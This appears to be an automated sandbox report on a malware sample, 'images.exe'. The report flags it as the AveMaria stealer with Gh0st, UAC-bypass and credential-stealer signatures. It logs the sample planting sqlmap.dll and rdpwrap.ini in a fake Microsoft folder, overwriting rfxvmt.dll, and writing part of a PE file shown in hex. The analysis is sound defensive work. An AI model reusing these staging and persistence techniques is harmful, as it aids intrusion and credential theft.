C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 fd 13 00 00 18 00 00 00 fd 0b 4b 03 fd 08 fd 08 4e 08 00 00 00 00 fd 00 0e 00 fd 0b 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@eKN@	success or wait	1	6DD476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 3a 00 00 00 0e 00 20 00	H<@^L"My::	success or wait	17	6DD476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6DD476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	11	6DD476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1168	4	00 08 00 03		success or wait	11	6DD476FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1172	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 54 01 40 00 fd 3e 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 fd 44 00 01 fd 44 00 01 40 4d 00 01 3c 4d 00 01 24 4d 00 01 38 4d 00 01 3f 4d 00 01 42 4d 00 01 fd 44 00 01 6d 45 00 01 45 4d 00 01 fd 71 00 01 fd 71 00 01 fd 53 00 01 fd 25 00 01 fd 6e 00 01 34 26 00 01 35 26 00 01 37 26 00	T@>@@V@H@X@[@NT@HT@S@S@hT@S@S@S@\@T@T@@X@?X@T@S@S@T@T@xT@zT@T@=M@DM@:M@"M@M@!M@;M@DD@M<M$M8M?MBMDmEEMqqS%n4&5&7&	success or wait	11	6DD476FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DA55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DA55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA55705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9B03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DA5CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DA5CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA5CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9B03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DA55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DA55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DA55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DA55705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D9B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA55705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DA61F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23104	success or wait	1	6DA6203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9B03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	6C0D1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6C0D1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D9B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9B03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DA55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DA55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DA55705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DA55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6C0D1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	2	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6C0D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6C0D1B4F	ReadFile

Analysis Process: conhost.exe PID: **6376**, Parent PID: **6368**

General

Target ID:	2
Start time:	12:33:12
Start date:	22/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: images.exe PID: **6516**, Parent PID: **6324**

General

Target ID:	4
Start time:	12:33:14
Start date:	22/05/2022
Path:	C:\ProgramData\images.exe
Wow64 process (32bit):	true
Commandline:	C:\ProgramData\images.exe
Imagebase:	0x400000
File size:	222720 bytes
MD5 hash:	DABC6F0C75C134E5310BA3526ADBA833
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000004.00000003.271102181.0000000000747000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000004.00000003.271102181.0000000000747000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000003.271102181.0000000000747000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000004.00000003.271102181.0000000000747000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000004.00000002.523218052.0000000002E2F000.00000002.00001000.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000004.00000002.523218052.0000000002E2F000.00000002.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000004.00000003.272602277.0000000000720000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000004.00000002.522785265.00000000022E0000.00000040.00001000.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000004.00000002.522785265.00000000022E0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.522785265.00000000022E0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000004.00000002.522785265.00000000022E0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000004.00000003.271200281.000000000071F000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000004.00000003.271200281.000000000071F000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000003.271200281.000000000071F000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000004.00000003.271200281.000000000071F000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000004.00000003.271579326.0000000000747000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000004.00000003.271579326.0000000000747000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000003.271579326.0000000000747000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000004.00000003.271579326.0000000000747000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.523109048.0000000002CF4000.00000002.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000004.00000002.523109048.0000000002CF4000.00000002.00001000.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 24%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft Vision\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2CF360F	CreateDirectoryW
C:\Users\user\AppData\Local\Microsoft Vision\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2CE2E05	CreateDirectoryW
C:\Users\user\AppData\Local\Microsoft Vision\22-05-2022_12.33.29	read attributes | synchronize	device	synchronous io non alert | non directory file	success or wait	1	2CE8932	CreateFileW
C:\Program Files\Microsoft DN1\sqlmap.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	2CEFE0D	CreateFileW
C:\Windows\System32\rfxvmt.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	object name collision	1	2CEFE0D	CreateFileW
C:\Program Files\Microsoft DN1\rdpwrap.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	2CEFE0D	CreateFileW
C:\Users\user\AppData\Roaming\GmCssxF.tmp	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	2CEC5C5	CopyFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\pBlACIg.tmp	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	2CEC5D1	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\pBlACIg.tmp	success or wait	1	2CEFF18	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Program Files\Microsoft DN1 \sqlmap.dll	0	116736	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 06 4e fd 72 42 2f fd 21 42 2f fd 21 42 2f fd 21 04 7e 0d 21 6a 2f fd 21 04 7e 0c 21 26 2f fd 21 04 7e 33 21 48 2f fd 21 fd fd 27 21 47 2f fd 21 42 2f fd 21 1d 2f fd 21 4f 7d 09 21 46 2f fd 21 4f 7d 30 21 43 2f fd 21 4f 7d 37 21 43 2f fd 21 4f 7d 32 21 43 2f fd 21 52 69 63 68 42 2f fd 21 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 06 00 5a fd fd 54 00 00 00	MZ@!L!This program cannot be run in DOS mode.$NrB/!B/!B/!~!j /!~!&/!~3!H/!'!G/!B/!/!O}!F/ !O }0!C/!O}7!C/!O}2!C/!Rich B/!PEdZT	success or wait	1	2CF017A	WriteFile
